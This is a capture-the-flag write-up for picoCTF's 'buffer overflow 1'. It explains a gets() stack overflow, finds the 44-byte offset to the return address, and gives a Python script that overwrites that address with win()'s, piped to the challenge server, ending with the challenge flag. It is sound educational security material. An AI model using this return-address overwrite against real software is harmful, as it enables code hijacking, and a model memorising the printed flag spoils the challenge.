As in the buffer overflow 0, we have a program in C and its code. Let’s take a look at it:
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include "asm.h"

#define BUFSIZE 32
#define FLAGSIZE 64

void win() {
  char buf[FLAGSIZE];
  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("%s %s", "Please create 'flag.txt' in this directory with your",
                    "own debugging flag.\n");
    exit(0);
  }

  fgets(buf,FLAGSIZE,f);
  printf(buf);
}

void vuln(){
  char buf[BUFSIZE];
  gets(buf);

  printf("Okay, time to return... Fingers Crossed... Jumping to 0x%x\n", get_return_address());
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);

  gid_t gid = getegid();
  setresgid(gid, gid, gid);

  puts("Please enter your string: ");
  vuln();
  return 0;
}
As you can see from the code, we need to activate the win() function, but there is no call to it anywhere in the code. This should be done as follows:
- After the
vulnfunction is done with its work, instead of returning tomain(from where it was called), it moved to the beginning of thewinexecution. - The
vulnfunction contains a bufferbuf[BUFSIZE], whereBUFSIZE 32. It also uses the vulnerable functiongets(buf)to read user input. That is, the excess data will be written to the memory on the stack, which is located immediately after thebufbuffer. - After
bufon stack there is other data, such as the base pointer (EBP/RBP) and the return address.
NOTE
Return address - processor reads it from the stack to determine where to jump to execute the code after completing the current function (
vuln).
To call win, we need to input in gets(buf) enough chars to overwrite buf (32 bytes), padding/base pointer, and reach the return address.
Let’s run server nc saturn.picoctf.net <port> and try the same approach we used for buffer overflow 0:

Too short output doesn’t change the address 0x804932f, which is displayed, while a very long input makes changes: 0x61616161.
Let’s decode it with CyberChef:

I experimented with the number of characters needed to rewrite the return address and got the following:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa (42 char) --> no change                       0x804932f
...
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa (43 char) --> address remains unchanged      0x804932f
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa (44 char) --> address is overwritten        0x8049300  (x00 - \0 null terminator)
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa (45 char) --> address is overwritten       0x8040061
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa (46 char) --> address is overwritten      0x8006161
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa (47 char) --> completely overwritten     0x0616161  (or 0x616161)
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa (48 char) --> 1 byte 0x61(a) was added  0x61616161 (4 bytes of return address are completely overwritten)
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa (49 char) --> no change                0x61616161
...
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa (50 char) -->                         0x61616161
The experiment shows that to completely overwrite a 4-byte return address (the format 0x... indicates a 32-bit address), an input of 48 characters is required. In addition, the address is overwritten from right to left, which indicates Little Endian byte order. This was hinted at in the task itself:
Since the 48-character input (with indices 0-47) completely overwrites the return address:
- The byte with index 44 (45th character) is the first byte written to the return address.
- The byte with index 45 (46th character) is the second byte.
- The byte with index 46 (47th character) is the third byte.
- The byte with index 47 (48th character) is the fourth byte.
This means that the offset from the beginning of buf to the beginning of the return address is 44 bytes.
Verify it:
- Size of
buf: 32 bytes. - Offset = 44 bytes.
- Padding + stored EBP/RBP: 44 - 32 = 12 bytes. (This is the space between the end of
bufand the beginning of the return address). This is likely to be 12 bytes of padding without EBP, or 8 bytes of padding + 4 bytes of EBP, or another combination depending on the compiler. - But the exact elements on stack doesn’t matter, overall offset matters.
Now we need to geuss address on win() in memory. We’ll place this address instead of ret address that is shown in console.
I’ll use tool nm
NOTE
nmis used for character analysis in compiled object files, static libraries, and executable files.
nmreads the symbol table, which is embedded in the binary file during compilation. symbol table is a list of names (characters) used in a program, such as:
- Function names (such as
main, vuln, winor library functions such asprintf, strcpy).- Names of global variables.
- Names of static variables.
nm vuln > vuln_addresses.txt
Now let’s create a payload.
It will consist of pattern + win() address in little endian order. I wrote a Python-script that creates payload:
import sys
import struct

OFFSET = 44

WIN_ADDRESS = 0x080491f6

padding = b'a' * OFFSET

packed_win_address = struct.pack('<I', WIN_ADDRESS)

payload = padding + packed_win_address
payload += b'\n'

sys.stdout.buffer.write(payload)

print("\nPayload (hex):", payload.hex())
python3 exploit.py | nc saturn.picoctf.net 63772
picoCTF{addr3ss3s_ar3_3asy_6462ca2d}